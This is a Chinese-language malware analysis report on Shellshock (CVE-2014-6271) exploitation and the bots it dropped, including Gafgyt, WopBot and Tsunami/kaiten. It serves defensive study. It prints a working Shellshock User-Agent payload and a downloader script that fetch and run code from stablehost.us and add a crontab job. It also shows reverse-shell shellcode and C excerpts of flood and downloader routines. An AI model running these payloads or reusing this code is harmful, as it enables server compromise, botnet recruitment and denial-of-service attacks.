“破壳”漏洞相关恶意代码样本分析报告_V1.9

——“破壳”漏洞系列分析之二

安天实验室安全研究与应急处理中心(安天 CERT)

首次发布时间：2014 年 9 月 29 日 17 时

本版本更新时间：2014 年 10 月 19 日 09 时 30 分


目 录

1 “破壳”漏洞概述

安天实验室安全研究与应急处理中心（以下简称：安天 CERT）于 9 月 25 日凌晨开始响应“破壳”漏洞，针对该漏洞的背景、原理等进行了快速地分析，摸索完善了验证方法和网络检测方法。并于 9 月 25 日 10 时发布了《“破壳”漏洞(CVE-2014-6271)综合分析》（对应网址：http://www.antiy.com/response/CVE-2014-6271.html），并更新了多个版本。在这个过程中安天监测采集和样本交换体系发现了大量利用该漏洞的扫描攻击、后门投放等行为，并发现了多个与此漏洞相关的恶意代码。

2 网络数据包

基于漏洞的特点，安天利用与高校联合部署的“探云“体系等进行了流量监测。发现了捕获了部分网络攻击行为，下面列举一个攻击包进行说明：



```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: D4 C3 B2 A1 02 00 04 00 00 00 00 00 00 00 00 00 ; 悦病............
00000010h: FF FF 00 00 01 00 00 00 14 F4 27 54 04 03 02 01 ;     .......?T....
00000020h: 09 01 00 00 09 01 00 00 45 00 00 F7 93 86 40 00 ; ........E..鲶号.
00000030h: 35 06 57 A2 DB E8 EF 22 7C 80 12 4D CA 80 00 50 ; 5.W@栾"|€.M蕗.P
00000040h: EA ED 14 30 18 D6 07 DE 80 18 00 73 29 81 00 00 ; 靓.0.?迟..s)?.
00000050h: 01 01 08 0A D2 13 88 7A 18 3A 26 F3 48 6F 73 74 ; ....?坡.:&驢ost
00000060h: 3[redacted]; : [redacted]
00000070h: 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 28 29 20 ; .User-Agent: ()
00000080h: 7B 20 3A 3B 7D 3B 20 2F 62 69 6E 2F 62 61 73 68 ; { :;}; /bin/bash
00000090h: 20 2D 63 20 22 77 67 65 74 20 68 74 74 70 3A 2F ;  -c "wget http:/
000000a0h: 2F 73 74 61 62 6C 65 68 6F 73 74 2E 75 73 2F 62 ; /stablehost.us/b
000000b0h: 6F 74 73 2F 72 65 67 75 6C 61 72 2E 62 6F 74 20 ; ots/regular.bot
000000c0h: 2D 4F 20 2F 74 6D 70 2F 73 68 3B 63 75 72 6C 20 ; -O /tmp/sh;curl
000000d0h: 2D 6F 20 2F 74 6D 70 2F 73 68 20 68 74 74 70 3A ; -o /tmp/sh http:
000000e0h: 2F 2F 73 74 61 62 6C 65 68 6F 73 74 2E 75 73 2F ; //stablehost.us/
000000f0h: 62 6F 74 73 2F 72 65 67 75 6C 61 72 2E 62 6F 74 ; bots/regular.bot
00000100h: 3B 73 68 20 2F 74 6D 70 2F 73 68 3B 72 6D 20 2D ; ;sh /tmp/sh;rm -
00000110h: 72 66 20 2F 74 6D 70 2F 73 68 22 0D 0A 0D 0A BD ; rf /tmp/sh"....?
00000120h: 76 F4 DB DD 54 85 84 29 DF 3E 3C 90 8A DC CD DD ; v糅郸屋)?<愁芡?
00000130h: 06                                             ; .
```

从数据包信息可知：

来源	40:00:35:06:57:a2
目的	45:00:00:f7:93:86
Host	124.128.18.77
User-Agent	() { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh"

主要攻击载荷位于 User-Agent 信息，由于相关漏洞利用原理在《“破壳”漏洞(CVE-2014-6271)综合分析》中都已分析过，我们不再赘述。从攻击载荷中我们可见，下载 regular.bot 文件到/tmp 目录，命名为 sh

文件，并执行这个文件，执行中去下载了其它恶意代码文件，然后删除此文件。

用于攻击的 sh 文件和再次下载的恶意代码文件，都针对 Linux\Unix\Mac OS 等目标系统，格式为：ELF 文件或 perl、bash 脚本。

针对 CGI-BASH 的利用漏洞的传播方式非常好实现，几句脚本就能够完成，核心是运用构造好的 Http 头，针对不同的 IP 进行探测，IP 只要在 Host 信息更换即可。






3 相关的恶意代码


3.1 恶意代码信息

1. 恶意代码信息：


样本命名	原始文件名	对应样本 MD5 HASH	样本大小（b）	格式
Trojan[Bot]/Linux.Gafgyt.a	未知（第三方样本）	5B345869F7785F980E8FF7EBC001E0C7	534,988	BinExecute/Linux.ELF[:X86]
Trojan[Bot]/Linux.Gafgyt.a	未知（第三方样本）	7DA247A78D11ED80F0282093824B5EEF	538,444	BinExecute/Linux.ELF[:X64]
Trojan[Bot]/Linux.Gafgyt.a	未知（第三方样本）	74CF76B67834333AF8B36BA89C1980C1	534,988	BinExecute/Linux.ELF[:X86]
Trojan[Bot]/Linux.Gafgyt.a	未知（第三方样本）	371B8B20D4DD207F7B3F61BB30A7CB22	538,444	BinExecute/Linux.ELF[:X64]
Trojan[Bot]/Linux.Gafgyt.a	未知（第三方样本）	5924BCC045BB7039F55C6CE29234E29A	538,444	BinExecute/Linux.ELF[:X64]
Trojan[Bot]/Linux.WopBot	未知（第三方样本）	8DC64426F9D07587C19E10F1BB3D2799	525,900	BinExecute/Linux.ELF[:X64]
Trojan/Linux.Small	未知（第三方样本）	2485040231A35B7A465361FAF92A512D	152	BinExecute/Linux.ELF[:X64]
Trojan[Downloader]/Shell.Agent	regular.bot	2120361F5E06E89E9387D044C7B0E7B0	701	Text/Shell.SH
Trojan[Bot]/Linux.Tsunami	kaiten.c	E5807250E25DA45E287AFB2F1E4580D6	391,30	Text/Dennis.C
Trojan[Bot]/Linux.Tsunami	a	7390A1E62A88EB80B5FAE80C9EB00BE7	982,256	BinExecute/Linux.ELF[:X64]
Trojan[Bot]/OSX.Tsunami	darwin	ADACF1FA8CD7F77AE83BA38A99160BDB	42,436	BinExecute/OSX.APP
Trojan[Bot]/Perl.IRCBot	pl	0C25BEE177101B4235022D694C0DE4D3	66,395	Text/Perl.Pl

2. 样本分析卡片：

样本命名	Trojan[Bot]/Linux.Gafgyt.a
样本 MD5	5924BCC045BB7039F55C6CE29234E29A
样本大小（b）	538,444b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X64]
运行状态	 在 Debian 3.14.5 X86_64 测试，列出当前机器 MAC 地址
网络行为	 连接远程 IP：端口：89.238.***. ***:5
联网目标	主动连接控制端，一旦连接成功，便等待远程命令
样本反汇编分析	 获取本机 IP 连接服务器 ---  TCP Flood DDOS 攻击  UDP Flood DDOS 攻击 ---



Hold Flood DDOS 攻击



结束攻击指令

弱口令字典

主要行为：

样本运行后尝试连接 162.253.66.76:53/ 89.238.150.154:5 中的一个服务器。

从以下文件中收集信息回传给服务器：/proc/cpuinfo、/proc/meminfo、/proc/net/route。

连接指定 IP 范围内计算机的 23 端口，账号密码通过弱口令字典生成。




从远程服务器接受指令运行，具体指令格式如下：

控制命令	格式	响应命令
PING	-	"PONG!"
GETLOCALIP	-	"My IP: <local_ip>"
SCANNER	<MODE>	"SCANNER ON | OFF" if num_args != 1, spawned thread responds otherwise?
HOLD	<IP> <PORT> <SECONDS>	"HOLD Flooding <IP>:<PORT> for <SECONDS> seconds."
JUNK	<IP> <PORT> <SECONDS>	"JUNK Flooding <IP>:<PORT> for <SECONDS> seconds." or error messages
UDP	<IP> <PORT> <SECONDS> <RAW/DGRAM> <PKT_SIZE> <THREADS>	"UDP Flooding <IP>:<PORT> for <SECONDS> seconds." or error messages
TCP	<TARGETS,> <PORT> <SECONDS> <TCP_FLAGS,> <PKT_SIZE> <PKT_BURST>	"TCP Flooding <IP>:<PORT> for <SECONDS> seconds." or error messages
KILLATTK	-	"Killed <NUMBER_OF_ATTK_THREADS>." or "None Killed."
LOLNOGTFO	-	None (exits bot process)

结论



是 Bot 类样本，运行于 Linux 平台，主动连接控制端，等待远程控制。投放途径可能为利用“破壳”漏

	洞投放。

样本命名	Trojan[Backdoor]/Linux.Gafgyt.a
样本 MD5	371B8B20D4DD207F7B3F61BB30A7CB22
样本大小（b）	538,444b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X64]
运行状态	 在 Debian 3.14.5 X86_64 测试，列出当前机器 MAC 地址
网络行为	 连接远程 IP：端口：162.253. **.**：53
联网目标	主动连接控制端，一旦连接成功，便等待远程命令
样本反汇编分析	 该样本与 5924BCC045BB7039F55C6CE29234E29A 仅存在服务器 IP 差异，其他代码均完全相同，此处不在重复，具体行为可参见 5924BCC045BB7039F55C6CE29234E29A。
结论	是 Bot 类样本，运行于 Linux 平台，主动连接控制端，等待远程控制。投放途径可能为利用“破壳”漏洞投放。



样本命名	Trojan[Backdoor]/Linux.Gafgyt.a
样本 MD5	5B345869F7785F980E8FF7EBC001E0C7
样本大小（b）	534,988b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X86]
运行状态	 在 Debian 3.14.5 X86_64 测试， 无法运行，是 ELF 32 位程序
样本反汇编分析	控制命令：PING、GETLOCALIP、HOLD、JUNK、UDP、TCP、KILLATTK、LOLNOGTFO 等 连接远程 IP：端口：162.253. **.**：53 该样本与 5924BCC045BB7039F55C6CE29234E29A 仅存在服务器 IP 差异，其他代码均完全相同，此处不

	在重复，具体行为可参见 5924BCC045BB7039F55C6CE29234E29A。

样本命名	Trojan[Backdoor]/Linux.Gafgyt.a
样本 MD5	7DA247A78D11ED80F0282093824B5EEF
样本大小（b）	538,444b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X64]
运行状态	 在 Debian 3.14.5 X86_64 测试，列出当前机器 MAC 地址
网络行为	 连接远程 IP：端口：89.238. ***.***:5
联网目标	主动连接控制端，一旦连接成功，便等待远程命令
样本反汇编分析	 该样本与 5924BCC045BB7039F55C6CE29234E29A 仅在数据段存在 93 字节差异，不影响样本功能，其他代码均完全相同，此处不在重复，具体行为可参见 5924BCC045BB7039F55C6CE29234E29A。
结论	是 Bot 类样本，运行于 Linux 平台，主动连接控制端，等待远程控制。投放途径可能为利用“破壳”漏洞投放。

样本命名	Trojan[Backdoor]/Linux.Gafgyt.a
样本 MD5	74CF76B67834333AF8B36BA89C1980C1
样本大小（b）	534,988b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X86]
运行状态	 在 Debian 3.14.5 X86_64 测试， 无法运行，是 ELF 32 位程序
样本反汇编分析	连接远程 IP：端口：89.238. ***.***:5

	该样本与 5924BCC045BB7039F55C6CE29234E29A 仅在数据段存在 93 字节差异，不影响具体功能，其他代码均完全相同，此处不在重复，具体行为可参见 5924BCC045BB7039F55C6CE29234E29A。

样本命名	Trojan[Backdoor]Linux.WopBot
样本 MD5	8DC64426F9D07587C19E10F1BB3D2799
样本大小（b）	525,900b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X64]
运行状态	 在 Debian 3.14.5 X86_64 测试，显示:Wopbot has started
网络行为	 连接远程 IP：端口：89.238. ***.***：9003
联网目标	主动连接控制端，一旦连接成功，便等待远程命令
样本反汇编分析	 **UDP DDOS 攻击** **SYN DDOS 攻击** --- **TCP DDOS 攻击** **HTTP DDOS 攻击** ---

	sub esp, 8Ch
	mov ecx, 21h
	mov edi, esp
	sub esp, 204h
	lea esi, [ebp+var_11C]
	rep movsd
	lea esi, [ebp+var_320]
	mov edi, esp
	mov cl, 81h
	rep movsd
	call mineloris
	MINELORIS 指令
	
	sub esp, 0Ch
	push dword_80C8A48
	call kill
	mov dword ptr [esp], 1
	call sub_804A8D0
	结束攻击指令
	
	--- 	
	样本运行后连接服务器接受指令控制，主要指令都是 DDOS 相关，如：kill、udp、syn、tcpamp、dildos、http、mineloris 等。

结论	是 Bot 类样本，运行于 Linux 平台，主动连接控制端，等待远程控制。投放途径可能为利用“破壳”漏洞投放。

样本命名	Trojan/Linux.Small
样本 MD5	2485040231A35B7A465361FAF92A512D
样本大小（b）	152b
原始文件名	未知（第三方样本）
格式	BinExecute/Linux.ELF[:X64]
运行状态	root@vind: ~/c/VT# ./2485040231A35B7A465361FAF92A512D 在 Debian 3.14.5 X86_64 测试，无任何显示，但已执行
网络行为	0000 08 10 76 63 bb df 08 00 27 dd b7 01 08 00 45 00 0010 00 3c 24 80 40 00 40 06 47 ea 0a ff 08 60 1b 13 0020 9f e0 d1 2f 11 c1 fb 40 fb 7b 00 00 00 00 a0 02 0030 72 10 40 32 00 00 02 04 05 b4 04 02 08 0a 00 06 0040 ed b4 00 00 00 00 01 03 03 0a 连接远程 IP：端口：27.19. ***.***：4545

样本反汇编分析	mov al, 3Fh
	int 80h ; LINUX -
	dec ecx
	jns short loc_8048065
	push 0E09F131Bh ; ip 27.19.159.224
	push 0C1110002h ; port 4545
	mov ecx, esp
	mov al, 66h
	push eax
	push ecx
	push ebx
	mov bl, 3 ; connect
	mov ecx, esp
	int 80h ; LINUX -
	push edx
	push 68732F2Fh ; //sh
	push 6E69622Fh ; /bin
	mov ebx, esp
	push edx
	push ebx
	mov ecx, esp
	mov al, 0Bh
	int 80h ; exec /bin//sh

	样本代码非常少，运行后连接 27.*.*.224 下载文件到/bin//sh 并运行
结论	主动连接控网络，下载恶意程序

样本命名	Trojan[Downloader]/Shell.Agent
样本 MD5	2120361F5E06E89E9387D044C7B0E7B0
样本大小（b）	701b
原始文件名	regular.bot
格式	Text/Shell.SH
运行状态	运用 gcc 编译 kaiten.c，执行 a，执行 darwin，执行 pl，添加计划任务
网络行为	下载：kaiten.c、a、darwin、pl
脚本内容	killall perl wget http://stablehost.us/bots/kaiten.c -O /tmp/a.c; curl -o /tmp/a.c http://stablehost.us/bots/kaiten.c; gcc -o /tmp/a /tmp/a.c; /tmp/a; rm -rf /tmp/a.c; wget http://stablehost.us/bots/a -O /tmp/a; curl -o /tmp/a http://stablehost.us/bots/a; chmod +x /tmp/a; /tmp/a; wget http://stablehost.us/bots/darwin -O /tmp/d; curl -o /tmp/d http://stablehost.us/bots/darwin; chmod +x /tmp/d; /tmp/d; wget http://stablehost.us/bots/pl -O /tmp/pl; curl -o /tmp/pl http://stablehost.us/bots/pl; perl /tmp/pl; rm /tmp/pl; echo "@weekly curl -o /tmp/sh http://stablehost.us/bots/regular.bot;wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh" >/tmp/c; crontab /tmp/c; rm /tmp/c;
结论	是一个 sell 脚本，下载 Bot 文件并运行，将更新 URL 添加到计划任务，定期下载执行。

样本命名	Trojan[Backdoor]/Linux.Tsunami
样本 MD5	E5807250E25DA45E287AFB2F1E4580D6
样本大小（b）	391,30b
原始文件名	kaiten.c

格式	Text/Dennis.C
来源地址	stablehost.us/bots/kaiten.c
网络行为	编译执行后连接 linksys.secureshellz.net
样本格式	C 源码
主要功能	● 发起各类 SYN 和 UDP 的分布式拒绝服务攻击 ● 下载并执行远程文件 ● 更改客户端的昵称 ● 更改服务器地址 ● 发送 UDP 数据包 ● 结束进程 ● 网络数据抓包 ● 发起洪水攻击 kaiten.c 文件中的所列的攻击指令列表如下： * TSUNAMI <target> <secs> = A PUSH+ACK flooder * * PAN <target> <port> <secs> = A SYN flooder * * UDP <target> <port> <secs> = An UDP flooder * * UNKNOWN <target> <secs> = Another non-spoof udp flooder * * NICK <nick> = Changes the nick of the client * * SERVER <server> = Changes servers * * GETSPOOFS = Gets the current spoofing * * SPOOFS <subnet> = Changes spoofing to a subnet * * DISABLE = Disables all packeting from this bot * * ENABLE = Enables all packeting from this bot * * KILL = Kills the knight * * GET <http address> <save as> = Downloads a file off the web * * VERSION = Requests version of knight * * KILLALL = Kills all current packeting * * HELP = Displays this * * IRC <command> = Sends this command to the server * * SH <command> = Executes a command * ---------- **部分函数代码：**

```
sin.sin_family = AF_INET;
sin.sin_port = send_tcp.tcp.dest;
sin.sin_addr.s_addr = send_tcp.ip.daddr;
send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip, 20);
check = in_cksum((unsigned short *)&send_tcp, 40);
pseudo_header.source_address = send_tcp.ip.saddr;
pseudo_header.dest_address = send_tcp.ip.daddr;
pseudo_header.placeholder = 0;
pseudo_header.protocol = IPPROTO_TCP;
pseudo_header.tcp_length = htons(20+psize);
bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
bcopy((char *)&send_tcp.buf, (char *)&pseudo_header.buf, psize);
send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32+psize);
sendto(get, &send_tcp, 40+psize, 0, (struct sockaddr *)&sin, sizeof(sin));
if (i >= 50) {
        if (time(NULL) >= start+secs) break;
        i=0;
}
i++;
```

TSUNAMI 攻击代码

```
sin.sin_addr.s_addr = send_tcp.ip.daddr;
send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip, 20);
check = rand();
send_tcp.buf[9]=((char*)&check)[0];
send_tcp.buf[10]=((char*)&check)[1];
send_tcp.buf[11]=((char*)&check)[2];
send_tcp.buf[12]=((char*)&check)[3];
pseudo_header.source_address = send_tcp.ip.saddr;
pseudo_header.dest_address = send_tcp.ip.daddr;
pseudo_header.placeholder = 0;
pseudo_header.protocol = IPPROTO_TCP;
pseudo_header.tcp_length = htons(20+psize);
bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
bcopy((char *)&send_tcp.buf, (char *)&pseudo_header.buf, psize);
send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32+psize);
sendto(get, &send_tcp, 40+psize, 0, (struct sockaddr *)&sin, sizeof(sin));
if (a >= 50) {
        if (time(NULL) >= start+secs) exit(0);
        a=0;
}
a++;
```

SYN DDOS 攻击代码

```
for (;;) {
        udp->source = rand();
        if (port) udp->dest = htons(port);
        else udp->dest = rand();
        udp->check = in_cksum((u_short *)buf,1500);
        ip->saddr = getspoof();
        ip->id = rand();
        ip->check = in_cksum((u_short *)buf,1500);
        s_in.sin_port = udp->dest;
        sendto(get,buf,1500,0,(struct sockaddr *)&s_in,sizeof(s_in));
        if (i >= 50) {
                if (time(NULL) >= start+secs) exit(0);
                i=0;
        }
        i++;
}
```

UDP DDOS 攻击代码

```
while(1) {
        int i;
        if ((i=recv(sock2,bufm,4096,0)) <= 0) break;
        if (i < 4096) bufm[i]=0;
        for (d=0;d<i;d++) if (!strncmp(bufm+d,"\r\n\r\n",4)) {
                for (d+=4;d<i;d++) fputc(bufm[d],file);
                goto done;
        }
}
done:
Send(sock,"NOTICE %s :Saved as %s\n",sender,argv[2]);
while(1) {
        int i,d;
        if ((i=recv(sock2,bufm,4096,0)) <= 0) break;
        if (i < 4096) bufm[i]=0;
        for (d=0;d<i;d++) fputc(bufm[d],file);
}
fclose(file);
close(sock2);
exit(0);
```

下载文件代码

